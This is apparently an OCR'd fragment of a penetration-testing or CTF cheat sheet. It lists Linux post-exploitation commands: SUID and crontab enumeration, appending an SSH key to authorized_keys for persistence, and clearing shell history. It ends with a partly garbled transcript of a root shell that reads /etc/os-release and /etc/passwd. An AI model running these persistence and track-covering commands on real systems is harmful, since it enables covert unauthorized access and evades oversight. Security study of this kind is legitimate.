`find / -perm -u=s -type f 2>/dev/null # Look for SUID binaries`


`cat /etc/crontab # Look for scheduled jobs`

`echo 'your_ssh_pub_key' >> ~/.ssh/authorized_keys`

Exiting Cleanly

`history -c && history -w # Clear history`

`logout`


kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
dir
whoami
root
hostname
Machine
uname -a
Linux Machine 4.15.0-58-generic #64~16.04.1-Ub
untu SMP Wed Aug 7 14:09:34 UTC 2019 i686 i686
i686 GNU/Linux
cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.6 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.6 LTS"
VERSION_ID="16.04"
HOME_URL="http:http://www.ubuntu.com/"
SUPPORT_URL="http:/http://help.ubuntu.com/"
BUG_REPORT_URL="http://bhttp://bugs.launchpad.net/ubun
tu/"
VERSION_CODENAME=xerAME=xenial
UBUNTU_CODENAME=xenial xenial
ca /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi
n
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologi
n
man:x:6:12:man:/var/cache/man:/usr/sbin/nologi
n